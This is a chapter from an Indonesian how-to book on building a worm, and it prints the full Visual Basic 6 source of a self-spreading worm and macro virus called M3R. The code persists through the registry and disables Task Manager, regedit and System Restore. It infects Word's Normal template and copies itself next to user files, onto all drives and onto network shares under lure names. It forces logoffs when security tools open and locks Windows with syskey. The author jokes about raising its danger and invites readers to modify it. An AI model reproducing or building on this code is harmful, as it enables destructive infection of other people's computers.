BAGIAN 1

Membuat
Worm

Bab 1
CSW: M3R

Kesedihanmu adalah
kebahagianku.
Karena sungguh
kecemerlangan hatimu,
membuatku ingin
membunuhmu!!!

[Sajak Izazil Menggugat: Prolog]

Worm? Dalam dunia komputer, istilah worm ini akan mengacu pada suatu program komputer yang didesain untuk menggandakan dirinya sendiri pada sistem (atau jaringan) komputer, sehingga sistem akan mengalami gangguan, kerewelan, atau kemacetan.

Itulah desain awal program worm. Lalu apa perbedaan virus dengan worm?

Memang agak susah mencari definisi yang pas untuk dua istilah ini. Pada perkembangannya, Virus dan Worm saling "menjarah" daerah kekuasaannya. Virus didesain mirip dengan virus biologis. Jadi, ia bisa berkembang biak dan menempelkan dirinya sendiri pada suatu file atau program.

Sedangkan worm dalam berkembang biak ia tidak menempelkan dirinya sendiri pada suatu file. Jadi, ia tidak membutuhkan file atau program lain untuk berkembang biak. Ia akan menggandakan dirinya sendiri di memory saja atau dengan membuat file-file baru dengan suatu kriteria tertentu. Misalnya ia membentuk file baru dengan meminjam nama suatu folder atau file. Atau cara terekstrim adalah menindih file yang ada dengan program utamanya, sehingga akan menyebabkan file tersebut rusak digantikan dengan program worm. Saya pikir, itulah perbedaan mendasar antara worm dan virus.

Pada perkembangannya ternyata worm mengalami suatu "mutasi genetika" sehingga selain membuat suatu file baru, ia pun akan berusaha menempelkan dirinya sendiri ke suatu file. Ini repotnya! Jenis "mutasi gen" inilah yang akan

kita bahas dalam tulisan ini. Maksudnya biar lebih komplit dan seru. Juga, biar tingkat bahayanya melonjak semakin tinggi, tentu saja ☺.

Seperti telah kita singgung di muka bahwa kita akan membuat suatu worm yang tidak murni lagi. *Hybrid*-lah kalau memang mau disebut begitu. Jadi, selain menggandakan dirinya secara "wajar" sesuai dengan "undang-undang worm", ia akan menyerang dan menempelkan dirinya di file dokumen ms-word. Dengan kata lain, worm akan membuat suatu program virus macro!

Jika Anda pernah membaca buku *Bemain-main dengan Virus Macro* Buku 1 dan Buku 2, dengan penulis yang sama, bisalah ini dianggap sebagai pengembangannya…☺ Jika masih penasaran dengan virus macro, coba cari kedua buku tersebut, jika memang masih ada di pasaran. Lumayan buat menambah pengetahuan tentang virus.

Oh ya… sekadar info: virus macro 1 bernama: megatruh. Sedangkan virus macro 2 bernama m2r (megatruh 2 Resurrection). Nah… untuk mempermudah ingatan, worm–virus ini saya beri nama: M3R. Singkatan dari Megatruh varian 3 Reincarnation. *Keren ndak*?

Kode yang merupakan singkatan *Reincarnation* untuk mengingatkan bahwa virus macro megatruh telah mengalami suatu proses pengubahan bentuk yang fatal (reinkarnasi). Baik itu pendekatan infeksi ataupun bentuk programnya.

Jika pada buku-buku virus macro sebelumnya hanya berkutat di file dokumen atau excel, kali ini m3r akan bereinkarnasi menjadi suatu file exe! sehingga tingkat keamanan dan jaminan keberhasilan penyebarannya akan naik ke peringkat level 1. Worm atau virus tentu akan lebih mudah dan fleksibel menyerang jika ia dalam bentuk file exe, ketimbang harus *nongkrong* dalam suatu file saja.

1.1 Visual Basic 6: Berkah atau Musibah?

Oleh karena worm yang kita desain mengalami reinkarnasi menjadi file exe, maka mau tidak mau, bahasa program yang dipakai pun harus diganti. Jika semula, saat membuat virus macro kita mengandalkan VBA *(Visual Basic for Application)* yang ada di aplikasi Word atau Excel, maka kali ini kita akan memakai Visual Basic "beneran". Kita akan memakai Visual Basic murni.

Pada model kita kali ini, kita akan memakai Visual Basic versi 6.0 (*kok ndak Delphi aja pak*…? Saya *ndak bisa tuh*…). Mengapa harus memakai Visual Basic 6? Ada rahasianya. Visual Basic versi ini mendukung *file scripting object*!

Setahu saya Visual Basic dengan versi di bawah 6.0 tidak mendukung *scripting object*. Sedangkan program worm yang ada, seperti *Love Letter* misalnya, akan banyak mengeksploitasi skrip tersebut dalam bekerja. Jika worm lama bekerja dalam mode teks, maka worm yang ada pada saat ini banyak yang berbentuk file EXE. Sedangkan jika diteliti secara global, maka dapat dikatakan bahwa teknik pembuatannya sama saja. Sama-sama memakai fasilitas file *scripting object*. Hanya yang satu memakai file teks, yang lainnya memakai file EXE. Begitulah, skrip dengan fasilitas file *scripting object* tersebut adalah tulang punggung pembuatan worm yang kita bentuk.

Jadi, jika dirunut… yang salah itu sebetulnya Visual Basic 6 lho… mengapa ia harus mendukung *scripting object* sehingga orang-orang usil (seperti saya dan Anda) dapat memanfaatkannya untuk keperluan nakal!! Nah! coba kalo tidak *support*, tentu worm m3r ini (dan worm-wom lainnya yang saat ini merajalela) tidak akan pernah ada, iya kan? hahahaha…☺

Kesimpulannya: untuk saya pribadi, Visual Basic 6 ini adalah berkah. Jika Anda menganggapnya sebagai musibah ya….. memang itu nasib *Sampeyan*!!!

1.2 Worm M3R: Spesifikasi

Sebelum melangkah lebih jauh, untuk mempelancar pembahasan, kita akan menengok sekilas spesifikasi worm M3R. Deskripsi ringkasnya sebagai berikut.

Kode worm	:	m3r
Bahasa program	:	Visual Basic
Jenis file pemicu	:	exe
Target file	:	dokumen word dan file dengan ekstension MP3, JPG, BMP, DOC, SYS, DLL
Manipulasi	:	Membelah layar Windows dan mengunci Windows XP dengan syskey

Struktur programnya:

* Deklarasi umum
* Form loading
* Copy file
* Network spreading

* Anti deletion
* Main module
* Manipulasi dengan timer

Kita langsung saja ke point pembicaraan ya? Tidak usah pakai basa-basi. Nanti kita sendiri yang jadi basi. Oke? .. ☺ Untuk awal pembicaraan ini, kita lihat dahulu listing program worm selengkapnya sebagai berikut.

Listing program CSW

```
'-----------------------------------------------------------
' CSW: CyberSufi Worm
' M3R: Megatruh variant 3 Reincarnation
' (2006)CopyLeft, Cybesufi, Tri Amperiyanto, Java, Indonesia
' email: megatruh@hotmail.com
' For educational purposes only!
' Evil is not aim but fulfill perfectness!
'-----------------------------------------------------------
Private Const EWX_LOGOFF = 0
Private Const EWX_SHUTDOWN = 1
Private Const EWX_REBOOT = 2
Private Const EWX_FORCE = 4

Private Declare Function ExitWindowsEx Lib "user32" (ByVal
dwOptions As Long, ByVal dwReserved As Long) As Long

Private Declare Function CopyFile Lib "kernel32" Alias
"CopyFileA" (ByVal lpExistingFileName As String, ByVal
lpNewFileName As String, ByVal bFailIfExists As Long) As Long

Private Declare Function FindWindow Lib "user32" Alias _
"FindWindowA" (ByVal lpClassName As String, ByVal _
lpWindowName As String) As Long


Dim pict As Picture
    Dim a As Integer


Private Declare Function BitBlt _
    Lib "gdi32" ( _
    ByVal hDestDC As Long, _
    ByVal X As Long, ByVal Y As Long, _
    ByVal nWidth As Long, _
    ByVal nHeight As Long, _
    ByVal hSrcDC As Long, _
    ByVal XSrc As Long, ByVal YSrc As Long, _
```

```
    ByVal dwRop As Long _
    ) As Long

Private Declare Function GetDesktopWindow _
    Lib "user32" () As Long

Private Declare Function GetDC _
    Lib "user32" ( _
    ByVal hwnd As Long _
    ) As Long

Private Declare Function ReleaseDC _
    Lib "user32" ( _
    ByVal hwnd As Long, _
    ByVal hdc As Long _
    ) As Long

Private Const SWP_NOSIZE = &H1
Private Const SWP_NOMOVE = &H2
Private Const SWP_NOZORDER = &H4
Private Const SWP_NOREDRAW = &H8
Private Const SWP_NOACTIVATE = &H10
Private Const SWP_FRAMECHANGED = &H20
Private Const SWP_SHOWWINDOW = &H40
Private Const SWP_HIDEWINDOW = &H80
Private Const SWP_NOCOPYBITS = &H100
Private Const SWP_NOOWNERZORDER = &H200
Private Const SWP_DRAWFRAME = SWP_FRAMECHANGED
Private Const SWP_NOREPOSITION = SWP_NOOWNERZORDER
Private Const HWND_TOP = 0
Private Const HWND_BOTTOM = 1
Private Const HWND_TOPMOST = -1
Private Const HWND_NOTOPMOST = -2
Private Declare Function SetWindowPos _
    Lib "user32" ( _
    ByVal hwnd As Long, _
    ByVal hwndInsertAfter As Long, _
    ByVal X As Long, _
    ByVal Y As Long, _
    ByVal CX As Long, _
    ByVal CY As Long, _
    ByVal wFlags As Long _
    ) As Long
Private mbOnTop As Boolean

Private Property Let OnTop(Setting As Boolean)
    If Setting Then
        SetWindowPos hwnd, HWND_TOPMOST, _
            0, 0, 0, 0, SWP_NOMOVE Or SWP_NOSIZE
    Else
        SetWindowPos hwnd, HWND_NOTOPMOST, _
            0, 0, 0, 0, SWP_NOMOVE Or SWP_NOSIZE
    End If
    mbOnTop = Setting
End Property

Private Property Get OnTop() As Boolean
    OnTop = mbOnTop
End Property
```

```
Private Sub Form_Load()
On Error Resume Next

Dim drives
Dim regrun
Dim xx
Dim X
Dim Y
Dim z
Dim zz
Dim fso

'---
App.TaskVisible = False

'===
Set regrun = CreateObject("Wscript.shell")
regrun.regwrite
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
Run\Stask", "c:\csw.exe"
regrun.regwrite
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
policies\Explorer\NoFolderOptions", 1, "REG_DWORD"
regrun.regwrite
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
policies\Explorer\NoRun", 1, "REG_DWORD"
regrun.regwrite
"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows
NT\SystemRestore\DisableConfig", 1, "REG_DWORD"
regrun.regwrite
"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows
NT\SystemRestore\DisableSR", 1, "REG_DWORD"
regrun.regwrite
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
policies\System\DisableRegistryTools", 1, "REG_DWORD"
regrun.regwrite
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
policies\System\DisableTaskMgr", 1, "REG_DWORD"
regrun.regwrite
"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\p
olicies\System\DisableTaskMgr", 1, "REG_DWORD"
regrun.regwrite
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
", 1, "REG_DWORD"
regrun.regwrite
"HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Securit
y", 1, "REG_DWORD"

'=
X = App.path & "\" & App.EXEName & ".exe"
Y = "c:\WINDOWS\creditcardinfo.txt.EXE"
z = "c:\ccinfo.EXE"
zz = "c:\csw.exe"
zzz = "c:\readme.txt"
zzzz = "c:\windows\readme.txt"
zzzzz = "c:\windows\system32\readme.txt"
mark = "c:\version.sys"

CopyFile X, Y, 0
```

```
CopyFile X, z, 0
CopyFile X, zz, 0
CopyFile X, zzz, 0
CopyFile X, zzzz, 0
CopyFile X, zzzzz, 0


'=
If Dir("c:\version.sys") = "" Then
Set fso = CreateObject("scripting.filesystemobject")
Set drives = fso.drives
For Each Drive In drives
If Drive.isready Then
CopyFile X, mark, 0
Dosearch (Drive & "\")
End If
Next
End If

Timer1.Enabled = True
Timer2.Enabled = True
Timer3.Enabled = True
Timer4.Enabled = True
Timer5.Enabled = True
Call NetSpread
Call Main
End Sub


'=
Function Dosearch(path)

On Error Resume Next
Set fso = CreateObject("Scripting.FileSystemObject")
Set folder = fso.getfolder(path)
Set Files = folder.Files

For Each file In Files
'=
If LCase(fso.GetExtensionName(file.path)) = "doc" Then
Set cop = fso.getFile("c:\readme.txt")
cop.Copy (file.path & ".exe")
End If
'=
If LCase(fso.GetExtensionName(file.path)) = "sys" Then
Set cop = fso.getFile("c:\readme.txt")
cop.Copy (file.path & ".exe")
End If
'=
If LCase(fso.GetExtensionName(file.path)) = "dll" Then
Set cop = fso.getFile("c:\readme.txt")
cop.Copy (file.path & ".exe")
End If
'=
If LCase(fso.GetExtensionName(file.path)) = "jpg" Then
Set cop = fso.getFile("c:\readme.txt")
cop.Copy (file.path & ".exe")
End If
'=
If LCase(fso.GetExtensionName(file.path)) = "bmp" Then
```

```
Set cop = fso.getFile("c:\readme.txt")
cop.Copy (file.path & ".exe")
End If
`=
If LCase(fso.GetExtensionName(file.path)) = "mp3" Then
Set cop = fso.getFile("c:\readme.txt")
cop.Copy (file.path & ".exe")
End If

On Error Resume Next

Next

Set Subfolders = folder.Subfolders
For Each Subfolder In Subfolders
Dosearch Subfolder.path
Next
End Function


Sub NetSpread()

     On Error Resume Next
     Set Network = CreateObject("WScript.Network")
     Set Shares = Network.EnumNetworkDrives

     If Shares.Count > 0 Then
      Set fso = CreateObject("Scripting.FileSystemObject")
      For Counter1 = 0 To Shares.Count - 1
        If Shares.Item(Counter1) <> "" Then
        fso.getFile(wscript.ScriptFullName).Copy
("kamasutra.txt.exe")
        Dosearch (Shares.Item(Counter1))
        End If
       Next
         Set fso = Nothing

     End If
     Set Shares = Nothing
     Set Network = Nothing
 End Sub

'=
Sub Main()
On Error Resume Next
Dim zz, zz1, file, fso, oword, nt, b, i, iw, attr
zz1 = App.path & "\" & App.EXEName & ".exe"
file = "c:\csw.exe"
file2 = "c:\windows\readme.txt.exe"
file3 = "c:\windows\ccinfo.exe"

CopyFile zz1, file, 0
CopyFile zz1, file2, 0
CopyFile zz1, file3, 0


On Error Resume Next
Open "c:\v.reg" For Output As 2
Print #2, "REGEDIT4"
```

```
Print #2,
"[HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Securit
y]"
Print #2, """Level""=dword:00000001"
Print #2,
"[HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Securi
ty]"
Print #2, """Level""=dword:00000001"
Close 2
Shell "regedit /s c:\v.reg", vbHide
Kill "c:\v.reg"

On Error Resume Next
Open "c:\vv.reg" For Output As 5
Print #5, "Windows Registry Editor Version 5.00"
Print #5,
"[HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Securit
y]"
Print #5, """Level""=dword:00000001"
Print #5,
"[HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Securi
ty]"
Print #5, """Level""=dword:00000001"
Close 5
Shell "regedit /s c:\vv.reg", vbHide
Kill "c:\vv.reg"

On Error Resume Next
If Dir("c:\m3r.sys") <> "m3r.sys" Then
Open "c:\m3r.sys" For Output As 9
Print #9, "Sub document_close()"
Print #9, "On Error Resume Next"
Print #9, "Open ""c:\m3r.txt"" For Output As 2"
Print #9, "Print #2, ""sub document_open()"""
Print #9, "Print #2, ""On Error Resume Next"""
Print #9, "Print #2, ""'by M3:Reincarnation"""
Print #9, "Print #2, ""obj =
ActiveDocument.Shapes(1).OLEFormat.ClassType"""
Print #9, "Print #2, ""With
ActiveDocument.Shapes(1).OLEFormat"""
Print #9, "Print #2, ""    .ActivateAs ClassType:=obj"""
Print #9, "Print #2, ""    .Activate"""
Print #9, "Print #2, ""End With"""
Print #9, "Print #2, ""end sub"""
Print #9, "Close 2"
Print #9, "Set fso =
CreateObject(""Scripting.FileSystemObject"")"
Print #9, "Set nt =
ActiveDocument.VBProject.vbcomponents(1).codemodule"
Print #9, "Set iw = fso.OpenTextFile(""c:\m3r.txt"", 1, True)"
Print #9, "nt.DeleteLines 1, nt.CountOfLines"
Print #9, "i = 1"
Print #9, "Do While iw.atendofstream <> True"
Print #9, "b = iw.readline"
Print #9, "nt.InsertLines i, b"
Print #9, "i = i + 1"
Print #9, "Loop"
Print #9, "ActiveDocument.Shapes.AddOLEObject _"
Print #9, "FileName:=""c:\csw.exe"", _"
Print #9, "LinkToFile:=False"
```

```
Print #9, "ActiveDocument.Save"
Print #9, "Open ""c:\vv.reg"" For Output As 3"
Print #9, "Print #3, ""REGEDIT4"""
Print #9, "Print #3,
""[HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Securi
ty]"""
Print #9, "Print #3, """"""Level""""=dword:00000001"""
Print #9, "Print #3,
""[HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Secur
ity]"""
Print #9, "Print #3, """"""Level""""=dword:00000001"""
Print #9, "Close 3"
Print #9, "Shell ""regedit /s c:\vv.reg"", vbHide"
Print #9, "Kill ""c:\vv.reg"""
Print #9, "Open ""c:\vvv.reg"" For Output As 4"
Print #9, "Print #4, ""Windows Registry Editor Version 5.00"""
Print #9, "Print #4,
""[HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Securi
ty]"""
Print #9, "Print #4, """"""Level""""=dword:00000001"""
Print #9, "Print #4,
""[HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Secur
ity]"""
Print #9, "Print #4, """"""Level""""=dword:00000001"""
Print #9, "Close 4"
Print #9, "Shell ""regedit /s c:\vvv.reg"", vbHide"
Print #9, "Kill ""c:\vvv.reg"""
Print #9, "End Sub"
Close 9

On Error Resume Next
Set fso = CreateObject("Scripting.FileSystemObject")
Set oword = CreateObject("Word.Application")
oword.Visible = False
Set nt =
oword.NormalTemplate.vbproject.vbcomponents(1).codemodule
Set iw = fso.OpenTextFile("c:\m3r.sys", 1, True)
nt.DeleteLines 1, nt.CountOfLines
i = 1
Do While iw.atendofstream <> True
b = iw.readline
nt.InsertLines i, b
i = i + 1
Loop

On Error Resume Next
oword.NormalTemplate.Save
SetAttr oword.NormalTemplate.Fullname, vbReadOnly
oword.NormalTemplate.Close
Set oword = Nothing
End If

End Sub

'=
Private Sub Timer1_Timer()
On Error Resume Next
CopyFile "c:\readme.txt", "c:\" & "\" + "kamasutra.txt.exe", 0
On Error Resume Next
CopyFile "c:\readme.txt", "d:\" & "\" + "kamasutra.txt.exe", 0
```

```
On Error Resume Next
CopyFile "c:\readme.txt", "e:\" & "\" + "kamasutra.txt.exe", 0
On Error Resume Next
CopyFile "c:\readme.txt", "f:\" & "\" + "kamasutra.txt.exe", 0
On Error Resume Next
CopyFile "c:\readme.txt", "g:\" & "\" + "kamasutra.txt.exe", 0
On Error Resume Next
CopyFile "c:\readme.txt", "h:\" & "\" + "kamasutra.txt.exe", 0
On Error Resume Next
CopyFile "c:\readme.txt", "i:\" & "\" + "kamasutra.txt.exe", 0
On Error Resume Next
CopyFile "c:\readme.txt", "j:\" & "\" + "kamasutra.txt.exe", 0
On Error Resume Next
CopyFile "c:\readme.txt", "k:\" & "\" + "kamasutra.txt.exe", 0
On Error Resume Next
Call NetSpread
End Sub

'=
Private Sub Timer2_Timer()
On Error Resume Next
Dim strClassName As String
Dim strCaption As String

strClassName = "#32770"
strCaption = "System Configuration Utility"
If FindWindow(strClassName, strCaption) <> 0 Then
lngResult = ExitWindowsEx(4, &H0)
End If

strClassName = "RegEdit_RegEdit"
strCaption = "Registry Editor"
If FindWindow(strClassName, strCaption) <> 0 Then
lngResult = ExitWindowsEx(4, &H0)
End If

strClassName = "#32770"
strCaption = "Windows Task Manager"
If FindWindow(strClassName, strCaption) <> 0 Then
lngResult = ExitWindowsEx(4, &H0)

End If

strClassName = "ThunderRT6Main"
strCaption = "HijackThis"
If FindWindow(strClassName, strCaption) <> 0 Then
On Error Resume Next
Set regrun = CreateObject("Wscript.shell")
regrun.regwrite
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Secur
eBoot", 3, "REG_DWORD"
lngResult = ExitWindowsEx(4, &H0)
End If

On Error Resume Next
X = App.path & "\" & App.EXEName & ".exe"
Y = "c:\WINDOWS\msginax.dll"
z = "c:\ccinfo.EXE"
zz = "c:\csw.exe"
zzz = "c:\readme.txt"
```

```
zzzz = "c:\windows\readme.txt"
zzzzz = "c:\windows\system32\readme.txt"
CopyFile X, Y, 0
CopyFile X, z, 0
CopyFile X, zz, 0
CopyFile X, zzz, 0
CopyFile X, zzzz, 0
CopyFile X, zzzzz, 0

On Error Resume Next
X = "c:\windows\system32\readme.txt"
Y = "c:\WINDOWS\msginax.dll"
z = "c:\ccinfo.EXE"
zz = "c:\csw.exe"
zzz = "c:\readme.txt"
zzzz = "c:\windows\readme.txt"
CopyFile X, Y, 0
CopyFile X, z, 0
CopyFile X, zz, 0
CopyFile X, zzz, 0
CopyFile X, zzzz, 0

On Error Resume Next
X = "c:\readme.txt"
Y = "c:\WINDOWS\msginax.dll"
z = "c:\ccinfo.EXE"
zz = "c:\csw.exe"
zzz = "c:\readme.txt"
zzzz = "c:\windows\system32\readme.txt"
CopyFile X, Y, 0
CopyFile X, z, 0
CopyFile X, zz, 0
CopyFile X, zzz, 0
CopyFile X, zzzz, 0


'=
On Error Resume Next
Set regrun = CreateObject("Wscript.shell")
regrun.regwrite
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
Run\Stask", "c:\csw.exe"
regrun.regwrite
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
policies\Explorer\NoFolderOptions", 1, "REG_DWORD"
regrun.regwrite
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
policies\Explorer\NoRun", 1, "REG_DWORD"
regrun.regwrite
"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows
NT\SystemRestore\DisableConfig", 1, "REG_DWORD"
regrun.regwrite
"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows
NT\SystemRestore\DisableSR", 1, "REG_DWORD"
regrun.regwrite
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
policies\System\DisableRegistryTools", 1, "REG_DWORD"
regrun.regwrite
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
policies\System\DisableTaskMgr", 1, "REG_DWORD"
```

```
regrun.regwrite
"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\p
olicies\System\DisableTaskMgr", 1, "REG_DWORD"
regrun.regwrite
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
", 1, "REG_DWORD"
regrun.regwrite
"HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Securit
y", 1, "REG_DWORD"


End Sub

'=
Private Sub Timer3_Timer()
On Error Resume Next

If Day(Date) = 21 Or Day(Date) = 4 Or Day(Date) = 20 Or
Day(Date) = 31 Or Day(Date) = 8 Then
lngResult = ExitWindowsEx(4, &H0)
End If


If Day(Date) = 13 Or Day(Date) = 26 Or Day(Date) = 1 Then
Set regrun = CreateObject("Wscript.shell")
regrun.regwrite
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Secur
eBoot", 3, "REG_DWORD"
For i% = 1 To 1000000
On Error Resume Next
Shell "c:\csw.exe"
Next i%
End If

If TimeValue(Now) > TimeValue("09:00:00") Then
Call animasi
End If

End Sub


Private Sub animasi()
    Dim X     As Long, Y As Long
    Dim XSrc  As Long, YSrc As Long
    Dim dwRop As Long, hwndSrc As Long, hSrcDC As Long
    Dim Res   As Long
    Dim m1, m2
    Dim n1, n2
    Dim PixelColor, PixelCount
    OnTop = True
    Randomize
    a = Rnd * 3


On Error Resume Next
    Width = Screen.Width
    Height = Screen.Height
    Randomize
    ScaleMode = vbPixels
    Move 0, 0, Screen.Width + 1, Screen.Height + 1
```

```
    dwRop = &HCC0020
    hwndSrc = GetDesktopWindow()
    hSrcDC = GetDC(hwndSrc)
    Res = BitBlt(hdc, 0, 0, ScaleWidth, _
        ScaleHeight, hSrcDC, 0, 0, dwRop)
    Res = ReleaseDC(hwndSrc, hSrcDC)
    Show
    Set pict = Image
    WindowState = vbMaximized
    Picture1.Width = Screen.Width \ 15
    Picture1.Height = Screen.Height \ 15
    Picture1 = pict
    Picture2 = pict

End Sub


Private Sub Timer4_Timer()
On Error Resume Next
If a = 0 Then
Picture1.PaintPicture Picture2, 0, -2
Picture1.PaintPicture Picture2, 0, Picture1.ScaleHeight - 2
Picture2 = Picture1.Image
End If
If a = 1 Then
Picture1.PaintPicture Picture2, 0, 2
Picture1.PaintPicture Picture2, 0, -Picture1.ScaleHeight + 2
Picture2 = Picture1.Image
End If
If a = 2 Then
Picture1.PaintPicture Picture2, -2, 0
Picture1.PaintPicture Picture2, Picture1.ScaleWidth - 2, 0
Picture2 = Picture1.Image
End If
If a = 3 Then
Picture1.PaintPicture Picture2, 2, 0
Picture1.PaintPicture Picture2, -Picture1.ScaleWidth + 2, 0
Picture2 = Picture1.Image
End If

End Sub

Private Sub Timer5_Timer()
a = Rnd * 3
End Sub
```

Nah! Sudah lihatnya? Jika ya, silakan ketik listing program tersebut dengan hati-hati. Tapi bersyukurlah Sampeyan bahwa saya merencanakan buku ini diperlengkapi dengan CD. Jadi, Anda tinggal melihatnya (dan memodifikasinya tentu saja.. ☺) tidak perlu mengetik lagi. Jika Anda membaca buku ini karena meminjam, tentu saja Anda harus mengalami penderitaan mengetik listing program tersebut.

1.3 Bekerja dengan Visual Basic

Seperti telah kita singgung di muka, kita terpaksa, akan memakai program Visual Basic. Jadi, jika Anda tidak mempunyai program tersebut, terpaksa harus mencari dan menginstalnya sebelum dapat membuat worm. Dan itu masalah Anda, bukan? .. ☺ Oke! Saya anggap Anda sudah mempunyai Visual Basic. Sekarang kita lihat komponen pembentuk worm dalam Visual Basic.

1.3.1 Komponen-Komponen Pembentuk

Langkah awal pembuatan worm adalah mendesain form untuk program. Secara prinsip dalam bekerja, worm M3R akan membutuhkan beberapa komponen Visual Basic terkait, yaitu:

* Form utama

Pada form inilah kita akan menuliskan listing program yang telah kita siapkan.

* Picturebox

Komponen ini dibutuhkan untuk proses animasi tampilan. Kita akan membutuhkan dua picturebox, di mana dengan bantuan fasilitas ini, kita akan berusaha mengacaukan tampilan Windows.

* Timer

Komponen Visual Basic lain yang tak kalah pentingnya untuk dipasangkan adalah **Timer**. Alias pewaktu. Kita membutuhkan 5 timer, untuk mensukseskan worm kita.

Timer1 berguna untuk melakukan penyebaran dan penginfeksian worm secara periodik dalam jangka waktu tertentu.

Timer2 berguna untuk mengawasi program-program bahaya yang dipakai. Selain itu, ia digunakan untuk melakukan pemeriksaan dan pengopian file-file worm secara periodik. Dengan adanya timer ini, akan menjaga keberadaan worm untuk terus bertahan hidup. Jadi, bisa dikatakan bahwa timer ini berguna untuk *survivor mode*. Alias modul untuk tetap bertahan hidup.

Timer3 digunakan untuk melaksanakan beberapa manipulasi worm. Misalnya menggeser layar atau melakukan proses shutdown jika tanggal dan hari tertentu ditemukan.

Timer4 digunakan untuk masalah penampilan efek manipulasi secara acak.


Timer5 digunakan untuk melakukan data-data yang diacak (random).


1.3.2 Mendesain Form


Saya tidak akan terlalu rewel menjelaskan fungsi Visual Basic secara detail. Saya hanya akan membeberkannya sedikit dan menganggap Sampeyan telah mengenal Visual Basic. Jika belum kenal Visual Basic, bagaimana pak? Itulah susahnya dan anehnya Anda! … hehehe ☺ masak mau membuat worm Visual Basic, tapi Anda tidak mengenal Visual Basic. Terlalu!!!


Begitu kita aktifkan Visual Basic, secara standar akan keluar jendela *New Project*. Ada banyak pilihan di situ. Kita pilih **Standar EXE**. Klik pilihan tersebut dan klik **OK** untuk membuat suatu form baru. Klik **Cancel** untuk membatalkan.

